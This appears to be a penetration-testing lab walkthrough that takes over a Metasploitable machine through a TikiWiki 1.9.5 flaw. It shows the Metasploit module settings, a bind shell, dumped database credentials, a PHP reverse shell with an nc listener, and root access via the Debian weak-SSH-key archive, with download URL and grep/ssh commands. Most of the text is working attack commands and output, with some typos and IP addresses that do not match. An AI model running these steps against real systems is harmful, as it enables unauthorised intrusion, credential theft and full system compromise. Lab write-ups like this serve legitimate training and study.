msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:
[,type:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing con
ions
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

- **use exploit/unix/webapp/tikiwiki_graph_formula_exec and show options to display exploit specifics.**



- **set RHOST 10.0.2.7 and show payloads to designate target and show all attacks.**

- **set payload generic/shell_bind_tcp to set type of payload.**

```
Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.100.4    no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- **options**

```
Terminal - root@kali: ~
File  Edit  View  Terminal  Tabs  Help

[*] Attempting to obtain database credentials...
[*] The server returned          : 200 OK
[*] Server version               : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5
.10 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki    : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki   : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 192.168.100.4:4444
[*] Command shell session 1 opened (192.168.100.5:38059 -> 192.168.100.4:4444
) at 2022-06-22 16:58:38 -0700

whoami
www-data
hostname
metasploitable
```

- **exploit to execute the payload attack.**

```
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17  2010 ..
drwxr-xr-x 2 root root 4096 May 17  2010 .
-rw-r--r-- 1 root root  405 May 17  2010 authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70l
ShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomV
hvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEG
vw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoX
fdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfa
dmin@metasploitable
```

- **`ls -lart /root/.ssh`** to show file with authorized keys.
- **`cat /root/.ssh/authorized_keys`** to show public key within authorized keys.

exploitdb/5720.py at master · offensive-security/exploitdb - GitHub

github.com › exploitdb › blob › master › exploits › linux › remote

Download https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/5622.tar.bz2 (debian_ssh_rsa_2048_x86.tar.bz2).

```
root@kali:~/Downloads# tar jvxfa 5622.tar.bz2
```

- **`tar jaxvf 5622.tar.bz2`** the file to be downloaded and use tar to view archive.
- **`cd rsa`** to extract rsa
- **`cd 2048`** and **`ls`** to view public and private key pairs.

```
Terminal - root@kali: ~/Downloads/rsa/
File  Edit  View  Terminal  Tabs  Help
ffe336715aab5e97d3718e808a26c990-11756.pub
ffe3dce35150863eabe2914168820480-7552
ffe3dce35150863eabe2914168820480-7552.pub
ffe49f32051e09f27a5b1312e6f80f43-18590
ffe49f32051e09f27a5b1312e6f80f43-18590.pub
ffe59161f1c55283b282a668fccdb6f0-7006
ffe59161f1c55283b282a668fccdb6f0-7006.pub
ffe5b57b60d7be7160faf971d0e2e94a-16954
ffe5b57b60d7be7160faf971d0e2e94a-16954.pub
ffe96486a2aa779e2d378dda4aaf13a9-24687
ffe96486a2aa779e2d378dda4aaf13a9-24687.pub
ffeec22e6320cf298391369c48bd90b1-2767
ffeec22e6320cf298391369c48bd90b1-2767.pub
fff5a7a40553a067f29b529235fe7445-22783
fff5a7a40553a067f29b529235fe7445-22783.pub
fff6cfb5d5ea5f95720820605eb46a76-19403
fff6cfb5d5ea5f95720820605eb46a76-19403.pub
fff8a4d6e064bb761dca19cc605a907f-28445
fff8a4d6e064bb761dca19cc605a907f-28445.pub
fffbc8da0c715adf2b9672837aa8a807-20113
fffbc8da0c715adf2b9672837aa8a807-20113.pub
fffee192c80b1198a8eff92308cb461c-17241
fffee192c80b1198a8eff92308cb461c-17241.pub
root@kali:~/Downloads/rsa/2048#
```

- **grep -lr 1rAAAAB3NzaC1yc2EAAAABIWAAAQEApmGJFZNl0ibMNAL0x7M6sGGoi4KNmj6PVxpbpG701ShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAzle6/5teoweGljr2q0ffdomVhvXXvjGaSFww0YB8R00xsOWWTOTYSeBa66X6e777GVkHCDLYgZS08wWr5JXln/Tw7XotowHr8FEGvw2zWIkrU3Z09Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4yluA73KqoXfdw5oGUkxdFo9f1nu20wkjoc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w *.pub to locate the private key**

```
root@kali:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429
root@192.168.100.4
The authenticity of host '192.168.100.4 (192.168.100.4)' can't be established
.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.100.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
```

- **ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@192.168.100.4 use the private key to login as root to 192.168.100.4.**

```
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:42:9d:0e
          inet addr:192.168.100.4  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe42:9d0e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26351 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21915 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4591395 (4.3 MB)  TX bytes:6206633 (5.9 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1455 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:313437 (306.0 KB)  TX bytes:313437 (306.0 KB)
```

- **whoami hostname ifconfig to verify access to root control of Metasploitable.**

Gained control of root, end of attack!

Summary

Commands:
nmap
dirbuster

Result:
we get to know the victim is having IP (10.0.2.4), running tikiwiki 1.9.5

Commands:
msfconsole->search tikiwiki->use <module name>->show options->set RHOST <victim IP>

Result:
we get to know the IP, name, username, and password of the database on victime side

Commands:
mysql -h <IP> -u root -p
show databases;
use <db name>;
show tables;
select …

Result:
We get to know the username and password of the admin account to tikiwiki

Commands:

downlaod php-reverse-hsell.php, rename it, and modify the IP (i.e. Kali's IP) and port number (anything specified by you, e.g. 4321)

nc -v -l -p 4321

URL in browser: 10.0.2.4/tikiwiki/backups/shell.php

Results:
we get a connect from 10.0.2.4 (victim) to 10.0.2.15 (Kali) at port 4321

you literally become a user called www-data on the remote machine; next step is to become root

Commads:

msfconsole
search tikiwiki
use <exploit module name>
show options
set RHOST 10.0.2.4
show payloads
set payload <payload name>
exploit

Results:
we will get a connection from 10.0.2.15 (kali) to 10.0.2.4 (victim)

you literally become a user called www-data on the remote machine

Commands:

ls -al /root
ls -al /root/.ssh
cat /root/.ssh/authorized_keys

download 5622.tar.bz2 from website
tar jxvf 5622.tar.bz2
cd rsa/2048

grep -lr <string from authorized_keys> *.pub

ssh -i <private key name> root@10.0.2.4

Results:
You get root access to 10.0.2.4. Congrtulations!